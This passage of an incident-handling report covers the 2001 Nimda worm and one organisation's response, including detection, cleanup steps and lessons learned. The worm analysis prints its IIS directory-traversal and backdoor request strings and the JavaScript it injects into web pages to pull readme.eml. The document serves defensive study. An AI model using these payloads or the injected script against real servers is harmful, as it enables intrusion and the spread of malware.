2002-01-03 08:06:56 208.240.247.53 - 10.10.10.10 GET /scripts/..%5c../winnt/system32/cmd.exe /c+dir 403 0 -
2002-01-03 08:06:56 208.240.247.53 - 10.10.10.10  GET /scripts/..%5c../winnt/system32/cmd.exe /c+dir 403 0 -
2002-01-03 08:06:56 208.240.247.53 - 10.10.10.10 GET /scripts/..%5c../winnt/system32/cmd.exe /c+dir 403 0 -
2002-01-03 08:06:56 208.240.247.53 - 10.10.10.10 GET /scripts/..%2f../winnt/system32/cmd.exe /c+dir 403 0 -
```

Figure 3 – Unsuccessful Attempts of Nimda Attack

Figure 3 presents the results of four different attacks Nimda uses to infect vulnerable Web servers. Web servers are not only scanned from other infected Web servers located on the Internet and intranet, but also from infected desktop clients.

The first attack attempts to exploit the ROOT.EXE backdoor left by the Code Red II worm or possibly the Sadmind infections. The attempted attack below is shown in the first four lines of the log in Figure 3. The attack code is:

```
GET /scripts/root.exe?/c+dir
GET /MSADC/root.exe?/c+dir
GET /c/winnt/system32/cmd.exe?/c+dir
GET /d/winnt/system32/cmd.exe?/c+dir
```

The second probe attempts to exploit the Microsoft IIS/PWS Escaped Characters Decoding Command Execution Vulnerability. The attempted attack below is shown in the fifth through eighth lines and the thirteenth through sixteenth lines of the log in Figure 3. The attack code is:

```
GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir
GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
GET /msadc/..%255c../..%255c../..%255c/..%c1%1c../ ..%c1%1c../..%c1%1c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%252f../winnt/system32/cmd.exe?/c+
```


In the log, the entries resemble that the Unicode was decoded to the point that the code could pass the IIS security check offered in the first check.

The third probe attempts to exploit the IIS/PWS Extended Unicode Directory Traversal Vulnerability. The attempted attack below shown in the lines nine through twelve of the log in Figure 3. The attack code is:

```
GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%c0%2f../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir
```

In this third probe, the Unicode has been translated in the logs to resemble the appropriate character. The “%c1%1c” and “%c0%2f” strings resemble the “\” and “/” equivalent characters from the Chinese Unicode character set, and is not translated properly in Line Nine, as seen by the “/..Á_../” string after /scripts. The “%c0%af” and “%c1%9c” strings are long Unicode representations of the “/” and “\” characters.

2.3.2.3 *Web browser*



Nimda also spreads to client machines by infecting Web site content hosted on IIS Web servers. These Web servers can either be Web servers external to the network, as shown in the diagram, or Web servers that on located on the Intranet. Once Nimda infects a Web server, it searches for directories on the Web server that contains Web files such as HTML, HTM or ASP files. Nimda also searches for files with the names INDEX, MAIN and DEFAULT, which are typical “Home Page” names for Web sites. Nimda creates a multi-part MIME-encoded file called README.EML, which is a malicious file that contains the virus. Nimda also adds JavaScript code to the files it finds. The JavaScript code is as follows[6]:

```
<html><script language="JavaScript">window.open("readme.eml", null,
“resizable=no,top=6000,left=6000")</script></html>
```

The JavaScript contains instructions to open a new browser and download the README.EML file. The README.EML file then infects the client. Thus, as with the e-mail propagation, Nimda also exploits the Microsoft IE MIME Header Attachment


[6] Retrieved from “Nimda Worm/Virus Report -- Final,” Incidents. Org, 3 Oct 2001. Accessed from <http://www.incidents.org/react/nimda.pdf> in December 2001.

Execution Vulnerability in IE with the JavaScript. Nimda opens a new browser so that the new browser is not viewable to the user, making it difficult for the user to detect.

This propagation technique allowed Nimda to bypass the firewalls and perimeter border controls that would normally protect internal users from Nimda. Nimda is the first worm to use this technique.

2.3.2.4 Shares

Nimda propagates through open NetBIOS file shares where the user has the write permission. The common files names Nimda uses are README.EXE, README.EML, ADMIN.DLL and RICHED20.DLL. The worm searches the shared drives for executables and DLL files, and appends itself to the found files. When the infected executable is accessed, Nimda infects the machine. The infected DLL file is accessed when an executable is opened as described in the Microsoft Office 2000 DLL Execution Vulnerability. See Vulnerability 4 in Section 2.3.1. Other hosts that access these infected executables become infected.


Internet
Infection via Networked Shares
Infected workstation
W95 with unprotected network share
WNT/IIS
Netware
EAST
EMail
W98
W98
W2K
WNT

2.3.3 The Nimda Infection

Nimda's payload modifies files, degrades network performance, and compromises security settings on the vulnerable system. Once Nimda locates a vulnerable system, Nimda will use multiple techniques to transform the system to affect the system's local security as well as to promote Nimda's propagation. The transformation changes are based on the operating system.

Once Nimda is executed on the vulnerable system it first, checks for a Mutual Exclusion Object (mutex)[7] called 'fsdhqherwqi2001' by attempting to create the mutex, and by doing so, is also able to identify other instances of itself on the vulnerable system. Information on the local system is collected. Nimda then performs the following actions on a workstation or server:

[7] A mutex is a lock mechanism to control access to a shared resource.

- Deletes subkeys in the registry to circumvent network share security measures.
- Maintain presence on the local system by appending or replacing local executables with the Nimda code.
- Places the infected file "LOAD.EXE" in the Windows\System directory and modifies the "SYSTEM.INI" file to execute the "LOAD.EXE" file each Windows Explorer is run.
- Searches the file system for .DOC and .EML extensions and copies itself as "RICHED20.DLL" with the hidden and system attributes into the local directories where files are found, to exploit the Microsoft Office 2000 DLL Execution Vulnerability.
- Modifies the security in the registry to open network shares for all local drive letters and copies itself to each local drive as "ADMIN.DLL".
- Harvests e-mail addresses and subject headers to send itself via its own SMTP service to the collected e-mail addresses.

On a server, if the mutex is created, it copies itself as MMC.EXE to the \WINDOWS directory, marks MMC.EXE with the hidden and system file attributes, and executes it with the command line "-qusery9bnow". Nimda will activate the Guest account and add it to the Administrator's group. On a Web server, Nimda will also:

- Copy infected files of "README.EML" to every directory on the local system that contains Web page content files and appends JavaScript to the Web page files in the local directory to execute "README.EML", which re-infects the system when the files are viewed locally, as well as infected remote systems that view the Web pages.Additionally,
- Launch a TFTP service on infected IIS Web servers to download the infected "ADMIN.DLL" to other vulnerable Web servers.

2.4 SIGNATURE OF ATTACK

Since the file names used in Nimda's propagation techniques change (as seen in the multiple Nimda variants), it might be difficult to detect Nimda. Additionally, Nimda sets these file attributes to hidden on the infected systems. However, Nimda can still be detected by scanning for the files, such as "ADMIN.DLL", "README.EXE", and "LOAD.EXE" on the local system, network and e-mail servers.

Intrusion Detection Systems (IDS) should scan for the known IIS vulnerabilities that Nimda exploits. Each IDS vendor will have different signatures to install into their IDS product. However, on Web servers, Nimda can be detected through the IIS logs, as demonstrated in Figure 3. In Figure 3, the number '403' is shown after each line, noting that Nimda was unsuccessful in the attack. Anti-virus products will also detect an attempted Nimda infection with the appropriate updates.

Nimda does have a copyright text string that is never displayed, but reads "Concept Virus (CV) V.5, Copyright ©2001 R.P. China".

2.5 PROTECT AGAINST NIMDA

The following security practices would protect most systems and networks from Nimda or would mitigate Nimda's propagation once a system is infected:

1. Remove unnecessary services
2. Keep patches up-to-date on vulnerable servers and desktops
3. Implement password on networked shares
4. Filter inbound and outbound e-mails (e.g., filter on "readme.exe")
5. Keep anti-virus software up-to-date
6. Monitor for sudden utilization and depletion of file space on systems
7. Monitor for traffic spikes on networks, especially for FTP, HTTP, or TFTP
8. Check for Code Red II and Sadmind backdoors on IIS Web servers
9. Disable JavaScript in browsers
10. Keep IDS signatures up-to-date
11. Block TFTP on the Firewall
12. Block SMTP internally.

Since Nimda infects various components of a system, if not the entire directory tree on the system, clean-up can be challenging. First, the infected system should be disconnected from the network. It is recommended to format the hard drive and reinstall the system from scratch with the appropriate patches and security settings to prevent a re-infection. However, in many cases, reinstallation is not feasible. In this case, a tool from Symantec called "FixNimda.com", or from F-Secure called "F-Nimda", can be downloaded that will ease the recovery process. After the tool is run, the appropriate patches and virus updates must be installed.

The clean-up process can also be completed manually through the following steps[8]:

1. Disable all network sharing and network connections
2. Scan all files with appropriate anti-virus definitions
3. Delete or rename all instances of Nimda that cannot be cleaned by the anti-virus software (e.g., MMC.EXE, LOAD.EXE, ADMIN.DLL, RICHED20.DLL)
4. Reboot the system and rescan the hard drive with the anti-virus software
5. Locate SYSTEM.INI and open it in Wordpad to replace the string "shell=explorer.exe load.exe –donotloadold" with "shell=explorer.exe".
6. Delete all TMP files
7. Copy a clean copy of RICHED20.DLL to the \WINDOWS\SYSTEM directory
8. Remove all shared from the local hard drive
9. Disable the "GUEST" account and assign the appropriate rights
10. Check all Web pages for the Nimda JavaScript Code
11. Check for Code Red II Backdoor infections

[8] F-Secure Virus Descriptions Web page, "Beginning with the letter 'N," Accessed from ,http://www.f-secure.com/v-descs/n.shtml in January 2002.

12. Correct Windows Explorer settings to display hidden files and extensions
13. Install appropriate patches
14. Restore network connection.

3.0 The Incident

This section outlines activities that should occur in the incident response stages, and outlines the activities that AGO undertook to respond to the Nimda infection. Chain of custody was not used in AGO's incident handling process for Nimda because it was not needed. The chain of custody is used for prosecutions, where AGO would not prosecute since they responded to a self-replicating worm, and not to an individual intruder that bypassed security controls to compromise AGO's system.

AGO experienced a problem with Nimda because of the nature of AGO's business and internal structure. Computers are not distributed from the AGO's Information Technology (IT) Department, rather computers are purchased by each individual team from that Team's overhead department's budget. At a central location, these computers are then tagged and imaged with AGO's standard software setup and provided to the appropriate team to distribute to the user. Many teams' work is focused in information technology, thus requiring the Teams to setup test machines which often go unpatched.

3.1 PREPARATION

3.1.1 Preparation Stage Overview

The goal of the preparation stage is to create, develop, and verify an incident response plan and policy. In this stage, the goals and objectives in handling an incident must be identified and documented. The preparation stage is critical to prepare an organization for incident response, for incident response itself can be more costly and damaging if a plan does not exist. Mapping an incident response plan to the organization's policies and gaining management support is important. Incident Response Teams (IRT) should be defined and communication with primary and integral points of contact should be established. These points of contact could be local management, system administrators, law enforcement, legal counsel, internal incident response teams, or external incident response teams, such as Carnegie Mellon Software Engineering Institute, CERT Coordination Center, other sites within that organization, users, external connections, and possibly the press. Incident handling guidelines, including notification procedures, should be written and tested prior to an incident, not during an incident. Since laws and regulations must be followed in a response, and an organization's assets protected, the IRT must practice the plan to avoid mistakes during that critical time. The plan should identify information to gather for reporting the incident (e.g., how it happened, what was damaged).

Additionally, prioritizing actions during an incident is important to define in the plan. If the situation is complex, the response team must know what is most important to security (e.g., human life, national security, classified data, and critical systems). With priorities, an IRT can identify what steps must be taken first. For example, the IRT will know to ensure that data is safe since the software is off-the-shelf software and can be purchased at the local computer store. Thus, the network diagram and its components, as well each information system, should be documented so that any component or system can be restored to its original state. Also, the plan should define an escalation mechanism with an internal classification scheme for incidents. The scheme can later be used to track the different types of incidents in a database, if the organization chooses to do so.

3.1.2 AGO's Incident Response Handling

AGO did not have an incident response process in place prior to the Nimda incident. This resulted in confusion in the response team's responsibilities and authority. However, AGO did have appropriate technical countermeasures in place to mitigate the impact of a virus or worm, such as multiple dual redundant Checkpoint firewalls, perimeter screening routers, virtual private network gateways, anti-virus software, limited intrusion detection and response capabilities and network monitoring software. These countermeasures allowed AGO to detect and respond to various incidents in the past, however, Nimda proved to be a different beast. AGO has not been vulnerable to self-propagating e-mail viruses in the past, such as the ILOVEYOU virus because AGO does use Netscape as its primary e-mail client, however, some users do use Microsoft Outlook. Internal rogue test Web servers that were not impacted by the Code Red worms were affected by Nimda because Nimda relied on multiple methods of propagation that reached internal protected networks, the most dangerous being propagating to Web browsers from infected Web sites.

3.2 IDENTIFICATION

3.2.1 Identification Stage Overview

Signs of an incident are often symptoms of normal system crashes, thus, it might be difficult to identify an incident. When an alert is identified as an incident, the appropriate office should be notified. A system snapshot must be taken immediately. A log book recording time stamps and details of conversations and events relating to the incident should be maintained. The incident's scope should be determined in terms of how many sites or computers are affected as well as the incident's impact and extent of the damage. Identifying the impact can be time consuming, but provides insight to the incident and assists in the investigation and prosecution if it were to occur.

3.2.2 AGO's Incident Response Handling

On the evening of Sept. 17, 2001, several information security organizations, including the FBI released advisories warning of DDoS attacks on networks. Despite the warning, nearly 12 hours passed before the IT Department within AGO received the news, which was too late. The Information Security Manager received notice of the denial of service attacks at 9:55am on September 18th. AGO's Symantec Desktop Firewalls were showing attacks at 9:58am, meaning that AGO's network was already experiencing what appeared to be unusually heavy Internet traffic which turned out to be a result of Nimda[9]. By 10:30am, AGO's intranet was inoperable due to the attacks, however, the origin of attack was still unknown. By 11:45am, the Information Security Manager was in discussions with Symantec Platinum support.

Several IT staff were notified about the issue and met to assess it. At this point, the staff, in addition to many other information security organizations and anti-virus vendors, did not understand much about the Nimda's behavior. This unknown made containment and eradication difficult.

3.3 CONTAINMENT

3.3.1 Containment Stage Overview

In the containment stage, the goal is to stop the incident from spreading. The technique used in containment should be based on a decision making process where someone determines the action to take. Containment should be based on the procedures drafted the preparation stage. Before any changes are made to the system, all risks and consequences must be considered to ensure the appropriate containment measures are taken.

3.3.2 AGO's Incident Response Handling

In hindsight, the preferred strategy for AGO would have been to shut off the firm's Internet access to Port 80 immediately to contain the worm until they had more information about how to quash it. However, because this move would suspend electronic communications worldwide, the suggestion to shut down all systems sparked debate between the staff members, which delayed the containment process for AGO. By 1pm on September 18th, Port 80 on the intranet and firewalls and Port 80 outbound were disabled.

The IRT Technical Team did decide several hours into the attack that disabling the network was appropriate. Discussion around a solution continued into the afternoon while a technical team member performed diagnostics to determine how the denial of service attacks were being executed. Around 5pm, this member proposed a solution to contain the virus. Discussion about the solution continued. However, there was a delay in the technical team receiving approval from the leadership team to execute the proposed approach to resolving the problems caused by the denial of service attacks. The delay existed because no one seemed to be in control. The IRT initially looked to the Information Security Manager for direction and a possible solution and, unfortunately, the Information Security Manager was unable to provide answers. Thus,

[9] For sensitivity reasons, logs are not available.

it took even more time for a technical lead to emerge, propose a solution, and assemble a team to address the problem. This created confusion, frustration and resentment, thereby delaying the resolution even longer.

Rather than starting the work immediately, the technical staff decided they needed approval from the Director team before proceeding with eradication. As a result, activities did not begin until 9pm on September 18th, almost 12 hours after AGO identified the incident. Monitoring for the probes Nimda used in its propagation technique, and the Norton Anti-virus signatures once they were released identified infected machines.

3.4 ERADICATION

3.4.1 Eradication Stage Overview

Necessary information about the compromised system(s) should be collected, a clean backup located, and a vulnerability analysis performed. All vulnerabilities or the cause of the incident should be removed from the system. Using the information collected, the cause and symptoms of the incident should be determined.

3.4.2 AGO's Incident Response Handling

At 5:30pm on September 18th, Symantec provides a Norton Anti-Virus update to detect and remove Nimda. The update did not work but Symantec worked on another solution. Discussions on the best course of action continued between IT Managers and the Information Security Manager. At 8:30pm, the leadership team decided to keep all Port 80 traffic disabled into the next business day.

By 10pm, the IRT E-mail Team members install anti-virus updates on all Corporate NT servers. At 10:30pm, an IT Senior Manager sends an organizational-wide notification e-mail, describing the problem and actions to be taken. The Organization's Communication Team's manager offers communications support from her team but is told that the Virus Team should be able to contain the problem shortly and will handle all communications. Throughout the night, the Virus Team searched AGO's Headquarters buildings for infected servers to repair.

At 7am on September 19th, a conference room at AGO's headquarters is designated a 'War Room' to be used to repair infected machines. By this time, Internet access has been restored to much of the users at Headquarters, but not at the remote office locations. Throughout the day, Symantec released additional updates and information about Nimda. The Virus Team retired around 1pm, leaving the "War Room" with few senior staff for several hours.

The remaining Virus Team sent messages to internal customers throughout the day, providing frequent follow ups to fill in the information gaps, offer omitted detail, and explain customers' responsibilities. On the afternoon and evening of September 19th, the remaining Virus Team struggled to identify all affected Windows NT servers throughout the organization. The team pushed the fix to teams at AGO's remote office locations as they located infected servers.

The Virus Team's methodology was challenged by a Senior Director who began working to rally support for a more radical remedy that would have altered the network configuration. This proved disruptive and demoralizing for the IRT since the Virus Team worked through the night before on containing and eradicating the Nimda virus on AGO's internal network. The Senior Director suggested that the Virus Team upgrade the Internet Operating System (IOS) on the Cisco Routers as a means of protecting the firm's private data network from virus intrusion. The Senior Director suggested this solution since Cisco released a solution to help customers, but the solution called for a more recent version of a Cisco IOS than AGO had. The Virus Team dismissed the suggestion as being too radical and discussions around the alternate solution ended after the team expressed its concern that their efforts are being questioned and are not supported by the leadership team.

The IRT established staffing shifts, to provide round-the-clock support, and ensure that at least one senior manager was available to provide guidance at all times. On Thursday morning, September 20th, the Communication Team Manager is asked to take over the communication efforts with the internal users.

3.5 RECOVERY

3.5.1 Recovery Stage Overview

Once eradication is complete, the recovery stage begins. Here, the system is restored, validated and monitored. Sometimes, to avoid further complications, not all operations are restored immediately. Finally, an incident analysis should be conducted as well as a follow-up report written to be used in similar incidents.

3.5.2 AGO's Incident Response Handling

Work continues throughout the day on Thursday. Throughout the eradication and recovery process, the Virus Team identified infected systems, which was easy to do because infected systems were constantly scanning AGO's Intranet, attempting to infect vulnerable systems. To assist with the recovery process, IT provided procedures and instructions to users on how to clean an infected system. These procedures were released via e-mail, and provided on CD to users in remote offices with infected systems. The CD contained IIS patches, Norton Anti-Virus updates, and the Norton Antivirus client. The instructions were as follows:[10]

[10] Steps retrieved from "Instructions for Removing the W32.Nimda.A@mm (Code Blue) Worm from Your IIS Server" written on September 18, 2001 by the AGO Virus Team that participate in the containment, eradication, and removal stages of the Nimda worm on internal systems. Identifying information in the steps has been changed.

1. Access nav-ftp.ago.com (IP 208.80.5.65) and download the contents of the directory to your IIS Web server in a new folder. The directory contains patches for IIS 4.0, IIS 5.0, a zipped installer for Norton AntiVirus 7.51 Corporate Edition and the most current (dated Sepember 28, 2001) updates for Norton Anti-Virus. The login for nav-ftp.ago.com (IP 208.80.5.65) is “nav” and the password is “nimda”. Alternatively, come to Headquarters Room 888 and get a CD from the Information Security Manager.

2. Remove the infected server from the AGO network by pulling the Ethernet cable out of the server. **IT cannot restore Web services including Internet access until all infected servers have been removed from the network** and the problems fixed.

3. Unzip the NAV 7.51 CE install and run the CDSTART.EXE to run the installer.

4. Select the “Install Norton AntiVirus to NT Clients” and install Norton Anti-Virus onto the Windows NT or Windows 2000 computer.

5. Once the anti-virus software is installed, run the SARCIX86.EXE updater to update the Norton NT client to the most recent version.

6. Execute Norton AntiVirus for Windows NT and scan all files on all disks; let Norton Anti-Virus fix all problems if possible. If the system is infected, you will probably see infected ADMIN.DLL and infected .EML files.

7. Once the virus scan has finished, Norton will stay resident on your machine and protect against all known viruses and worms.

8. Apply the Microsoft patch for this vulnerability.

   For Microsoft Windows NT 4.0 servers running IIS 4 or IIS 5, execute PRMCAN4I.EXE, and if prompted PRMCAN4IS.EXE on the server.

   For Microsoft Windows 2000 servers running IIS 5, execute Q269862_W2K_SP2_X86_EN.EXE.

9. Once the patches are applied, check the configuration and ensure file sharing, guest access, trusts, etc. are configured appropriately.

   The worm will create an open network share on the infected machine allowing access to the system. Turn off network shares.

   The worm will hook the system by replacing RICHED20.DLL a legitimate Windows DLL and modifying the system.ini file as: Shell= explorer.exe load.exe –dontrunold

The worm will copy itself to: %Windows System Directory%\load.exe and in the Windows Temporary directory as temporary files named MEP*.TMP.EXE.

The worm uses MAPI calls to read e-mail in ones inbox to find new e-mail addresses. These MAPI functions are supported by Outlook (Express). The worm uses its own SMTP engine to send itself as an attachment with no body and random subject lines. When received, the readme.exe poses as an audio wav file.

The worm attempts to exploit unpatched IIS servers. The worm uses an old Unicode Web Traversal Exploit. Information regarding this exploit can be found at http://www.microsoft.com/technet/security/bulletin/ms00-078.asp By using this exploit, the worm copies itself to the web server as ADMIN.DLL. This file is executed remotely and is the worm itself causing the Web server to be infected.

The worm searches for HTM, HTML, and ASP files to modify. These files are modified such that a MIME encoded copy of the worm is downloaded by a visiting browser. This file is an Outlook Express e-mail file with the worm as an attachment inside.

In addition, the worm searches for open network shares. The worm iterates through files on the remote system. The worm copies itself over to these systems to be executed.

The worm also creates an open network share on the infected system allowing other system remote access.

Finally, the worm copies over additional legitimate files on the infected system, such as MMC.EXE.

10. Reboot the machine. Execute Norton AntiVirus for Windows NT one more time and scan all files on all disks.

11. Once the machine is reconfigured and you are confident the worm is no longer running in your system, send an e-mail to virus_team@ago.com with your server name, IP address and server administrator contact with a message saying you believe your server is clean of this worm.

12. Try to reconnect your server to the network. DO NOT reconnect before following all steps above or you risk reinfecting your server and other servers in the network.

Since access to the Internet was disabled, users were directed to an internal FTP site to download the appropriate patches. Infected machines within AGO's headquarters were brought to the 'War Room' and were rebuilt and patched appropriately. The problem AGO had with Nimda was that Nimda exploited Port 80 and IIS, which was installed on most of these test computers, or rogue Web servers. While the Web servers were not servicing external clients on the public Intranet, they were either being used for Web site testing for AGO's clients, for learning, or for internal team Web site for collaboration. AGO had patched their corporate Web servers, which was not the problem. The problem was the approximately 1000 IIS server run by internal users where 98% of the servers were run by poorly trained and unskilled at securing the servers. At least half of these servers had to be cleaned.

Once the systems were cleaned, the Virus Team would attempt to re-infect the newly clean system. All users regained access to the Internet by 8pm on September 20th, 2001. IT requested that all Web server be registered with IT.

AGO has had limited outbreaks of Nimda since September on some local area networks. AGO has been able to detect the infections early, and respond quickly and appropriately before Nimda spreads too widely.

3.6 LESSONS LEARNED

AGO's response to the Nimda worm was not as efficient or quick as it could have been with proper planning in the preparation stage. This was a result of AGO not having a formalized incident response process. After Nimda, an incident response handling process and formal team was put into place. The following are key lessons learned for AGO:

Identify and define roles and responsibilities of security and operations personnel. AGO was delayed in their response to the incident because the IRT was waiting for the IT Security Manager to assume the lead and make the appropriate decisions. Operational staff originally looked to the Information Security Manager for a solution of which he could not provide. This sparked significant debate to the role of the Information Security Manager, which detracted attention from efforts towards containment and eradication. The debate focused around operational staff believing network monitoring for viruses and other unwanted or unauthorized disruptions is part of the Information Security Manager's responsibilities. The operational staff also looked to the Information Security Manager for a technical solution. These were not the Information Security Manager's roles. While industry standard seems to suggest monitoring and technical solutions should be a part of an Information Security Manager's role, AGO's Information Security Manager's responsibilities are as follows:

- Manage disaster recovery functions for information systems.
- Arrange and administers security measures to restrict unauthorized use of data systems and databases.
- Coordinate security investigations and execute preventive measures.
- Organize off-site storage and oversees development of recovery procedures.
- Support organization's departments in planning and implementing security or disaster recovery actions.

Therefore, the role and responsibilities of the IT Security Manager, versus other IT Manager(s) must be clearly identified and defined, and all Manager(s) must be educated to ensure this role and associated responsibilities are understood. An information security presence must be established within AGO's operations group, and regular monitoring of security alerts should be the included in the responsibilities of AGO's operations group. The IT Security Manager must forge strong ties with the operations team to foster communication, understanding and a better working relationship.

Determine the lead and response team members in the incident response process. The incident response activities were delayed by discussions between directors and managers to determine the appropriate response. AGO's Chief Information Office (CIO) joined the discussions during this time. The response team perceived this debate as a sign of mistrust of the technical team's solutions, a lack of faith in their technical knowledge and abilities, and general disorganization. Thus, a leader was not immediately identified. This leader would have directed the response team, and kept the team on track. AGO's IT Manager(s), including the Information Security Manager, must be willing to make quick and difficult decisions in order to protect AGO's assets. In emergency situations, a single individual must be in charge, and not multiple individuals. The individual deemed the leader must keep upper management informed on a regular basis.

Teams and team members were not identified at the start of the incident, and one essential team member was not included until the second day. As a result, teams formed informally throughout the response process. Teams and associated members should be identified in the preparation stage. Once an incident occurs, the appropriate teams and individuals should be called to respond.

Define roles and responsibilities in the incident handling process in the preparation stage. One key team member, who was overlooked as a key team member, did not join the team until late on Day Two. Thus, a standard process should be defined to respond to emergencies. This process should outline guidelines for quickly assembling an incident response team, define the team's responsibilities.

The process should also direct the leader to engage the communications team to notify all IT Managers of the situation, its potential impacts, and required actions, freeing the incident response team to focus on the incident. The communications team, which offered support early in the process, was not engaged to keep customers apprised of the Virus Team's efforts until Day Three of the incident. The Virus Team handled this prior to that time, but took valuable time to craft messages, obtain approvals, and distribute the information, leaving messages incomplete or incorrect. Involving the communication team allows the technical staff of the incident response team to focus on the technical containment, eradication and recovery activities.

Create standard operating procedures to use in an incident. Standard operating procedures to include standard processes, procedures, and best practices should be created and distributed to all staff with incident response to disaster recovery responsibilities. Distributing these procedures will establish a framework for identifying and designating personnel that work on the response teams as well as these individual's roles and responsibilities. One standard operating procedure should have been that an incident response room, or 'War Room' should be reserved immediately.

Establish procedures to manage staffing. The emergency response process should require the leader to make staffing assignments for the duration of the repair effort. For example, AGO's Virus Team worked through the night in an effort to restore Internet connectivity by the morning on September 19th. Dividing the team into regular shifts would have been more efficient since key staff members left after 20 hours into the response, which left the Virus Team without the senior staff who had taken the lead to contain the virus. As a result, work was halted until later that evening, delaying the time to resolution. Staffing assignment could allow round-the-clock support and also set team composition to ensure that senior staff are available during each shift to provide leadership and experience.

Establish guideline to assist in determining alternate solution. Though upgrading the Internet Operating Systems was a viable solution, it should have been examined and positioned as a preventive measure against future attacks. Implementing such a solution to contain Nimda would have created an untested change in our production environment, and would have possibly posed too great a risk. Thus, guidelines should be established to use in determining an alternate solution. A guideline instructing the team not to implement changes without testing might have diverted the upgrading the Internet Operating System, which would have allowed for time to focus on efforts underway.

Establish procedures to track inventory. AGO requested that all internal Web servers be reported and registered with IT. This is a difficult request to enforce. AGO should setup procedures to scan the internal network periodically, however, this proves to be a difficult task as well due to the size of AGO's internal network. If AGO was proactive with all internal systems and had all internal Web servers and systems patched with known vulnerabilities, AGO would not have been impacted as dramatically as it was with Nimda. AGO is proactive with patching Corporate systems but has a challenge with keeping user systems up-to-date.

Create viable solutions to respond to Port attacks. AGO containment technique was to block all traffic on Port 80. While this worked in containing Nimda, it cut off access to the Internet and possibly affected many deliverable deadlines that AGO had with clients. Consulting is AGO's main source of income, and thus supporting services, such as the Internet, should be deemed critical. AGO should come up with a plan to respond to Port attacks. Disabling access to a port supporting a critical application for days could be detrimental to AGO.

References

“AGO Communication’s Team.” “NIMDA Virus Attack, Lessons Learned.”

“AGO Virus Team”. “Instructions for Removing the W32.Nimda.A@mm (Code Blue) Worm from Your IIS Server,” 18 Sept 2001.

Aronne, Eugene J. “The Nimda Worm: An Overview,” *SANS Institute* 8 Oct. 2001. Accessed from <http://rr.sans.org/malicious/nimda3.php> in December 2001.

Carnegie Mellon Software Engineering Institute, CERT Coordination Center. “CERT® Advisory CA-2001-06 Automatic Execution of Embedded MIME Types” 19 Sept 2001. Accessed from <http://www.cert.org/advisories/CA-2001-06.html> in December 2001.

Carnegie Mellon Software Engineering Institute, CERT Coordination Center. “CERT® Advisory CA-2001-19 "Code Red" Worm Exploiting Buffer Overflow In IIS Indexing Service DLL” 17 Jan 2002. Accessed from <http://www.cert.org/advisories/CA-2001-19.html > in January 2002.

Carnegie Mellon Software Engineering Institute, CERT Coordination Center. “Vulnerability Note VU#111677” 18 Sept 2001. Accessed from < http://www.kb.cert.org/vuls/id/111677> in January 2001.

F-Secure Virus Descriptions Web page, “Beginning with the letter ‘N,” Accessed from ,http://www.f-secure.com/v-descs/n.shtml in January 2002.

Frey, Kevin G. “The Legend of Nimda,” *SANS Institute*, 25 Sept 2001. Accessed from <http://rr.sans.org/malicious/nimda.php> in January 2001.

Friedrichs, Oliver et al. “Nimda Reactivation Alert, Version 1,” *SecurityFocus Incidents Analysis Alert*, 26 Sept 2001.

